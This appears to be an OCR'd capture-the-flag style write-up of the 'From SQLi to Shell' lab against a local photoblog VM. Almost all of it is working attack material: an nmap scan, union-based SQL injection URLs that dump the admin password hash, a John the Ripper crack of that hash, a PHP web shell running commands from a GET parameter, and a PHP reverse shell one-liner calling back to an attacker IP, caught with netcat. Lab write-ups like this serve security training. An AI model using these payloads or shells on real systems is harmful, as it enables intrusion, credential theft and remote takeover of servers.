sql_to_shell

Credits
https://learn-ap-southeast-1-prod-fleet03-xythos.s3-ap-southeast-1.amazonaws.com/5dfa88174e5d2/3871057?response-content-disposition=inline%3B%20filename%2A%3DUTF-8%27%27From_SQLi_to_shell_help.pdf&response-content-type=application%2Fpdf&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Date=20200203T052527Z&X-Amz-SignedHeaders=host&X-Amz-Expires=21600&X-Amz-Credential=AKIAZH6WM4PL24ZFIKYN%2F20200203%2Fap-southeast-1%2Fs3%2Faws4_request&X-Amz-Signature=6e50201ab636ef890b5fd41602d2bb5e67a2ed6d0948db83cd2788feca93df01

nmap port scan

```
root@kali:/tmp# nmap -sT -sC -p- sql
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-03 13:11 +08
Nmap scan report for sql (192.168.2.90)
Host is up (0.0010s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   1024 8e:52:ac:7a:bb:fc:8d:f0:85:5e:f7:71:ab:6e:51:b0 (DSA)
|_  2048 2b:60:15:8b:90:32:d6:87:b1:90:da:6e:6f:b6:05:d8 (RSA)
80/tcp open  http
|_http-title: My Photoblog - last picture
MAC Address: 08:00:27:B5:4F:12 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.26 seconds
```

Identify parameters

sql/cat.php?id=1

My Awesome Photoblog

Home | test |

picture: ruby

picture: cthulhu

No Copyright


Dump all data
http://sql/cat.php?id=0%20or%201=1%20--
payload: 0 or 1=1 --

My Awesome Photoblog

picture: hacker


picture: ruby

picture: cthulhu




Determine columns
http://sql/cat.php?id=0%20order%20by%2010%20--
0 order by 10 --


When columns are 4, no error popped
http://sql/cat.php?id=0%20order%20by%204%20--
0 order by 4 --
No error



Determine which columns can be displayed
http://sql/cat.php?id=0%20union%20select%201,2,3,4%20--
0 union select 1,2,3,4 --




Determine user, version, database name
http://sql/cat.php?id=0%20union%20select%201,concat(user(),%27%20|%20%27,version(),%27%20|%20%27,database()),3,4%20--
0 union select 1,concat(user(),' | ', version(), ' | ', database()),3,4 --



Finds database names
http://sql/cat.php?id=0%20union%20select%201,table_schema,3,4%20from%20information_schema.tables%20--
0 union select 1,table_schema,3,4 from information_schema.tables --

Database:
1 - information_schema
2 - photoblog



Finds table names
http://sql/cat.php?id=0%20union%20select%201,table_name,
3,4%20from%20information_schema.tables%20%20where%20table_schema=%27photoblog%27%20--
0 union select,table_name,3,4 from information_schema.tables where table_schema='photoblog' --

Table name:
1. categories
2. pictures
3. users

Find column name
http://sql/cat.php?id=0%20union%20select%201,column_name,3,4%20from%20information_schema.columns%20%20where%20table_schema=%27photoblog%27%20and%20table_
0 union select 1,column_name,3,4 from information_schema.columns where table_schema='photoblog' and table_name='users' --

Column name:
1. id
2. login
3. password

My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: id

id

picture: login


login

picture: password

password

No Copyright

Dump data
http://sql/cat.php?id=0%20union%20select%201,concat(%27id:%20%27,%20id,%20%27%20|%20login:%20%27,%20login,%20%27%20|%20password:%20%27,%20password),3,4%20from%20users%20--
0 union select 1,concat('id: ', id, ' | login: ', login, ' | password: ', password),3,4 from users --



My Awesome Photoblog

Home | test | ruxcon | 2

picture: id: 1 | login: admin | password: 8efe310f9ab3efeae8d410a8e0166eb2

id: 1 | login: admin | password: 8efe310f9ab3efeae8d410a8e0166eb2

No Copyright

Cracking password


```
root@kali:/tmp# john --format=RAW-MD5 -w:/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
P4ssw0rd         (?)
1g 0:00:00:00 DONE (2020-02-03 15:00) 25.00g/s 10948Kp/s 10948Kc/s 10948KC/s PHONE..NICEONE
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
root@kali:/tmp#
```

RCE code


```php
<?php

if (isset($_GET['cmd'])) {
        echo "<pre>";
        system($_GET['cmd']);
        echo "</pre>";
} else {
        echo "?cmd=RCE";
}

?>
```

Upload portal

Upload directory



RCE confirmed



http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

```
php -r '$sock=fsockopen("192.168.2.100",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
6b%6f%70%65%6e%28%22%31%39%32%2e%31%36%38%2e%32%2e%31%30%30
```

reverse shell popped

```
root@kali:/tmp# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.2.100] from (UNKNOWN) [192.168.2.90] 58955
/bin/sh: can't access tty; job control turned off
$
```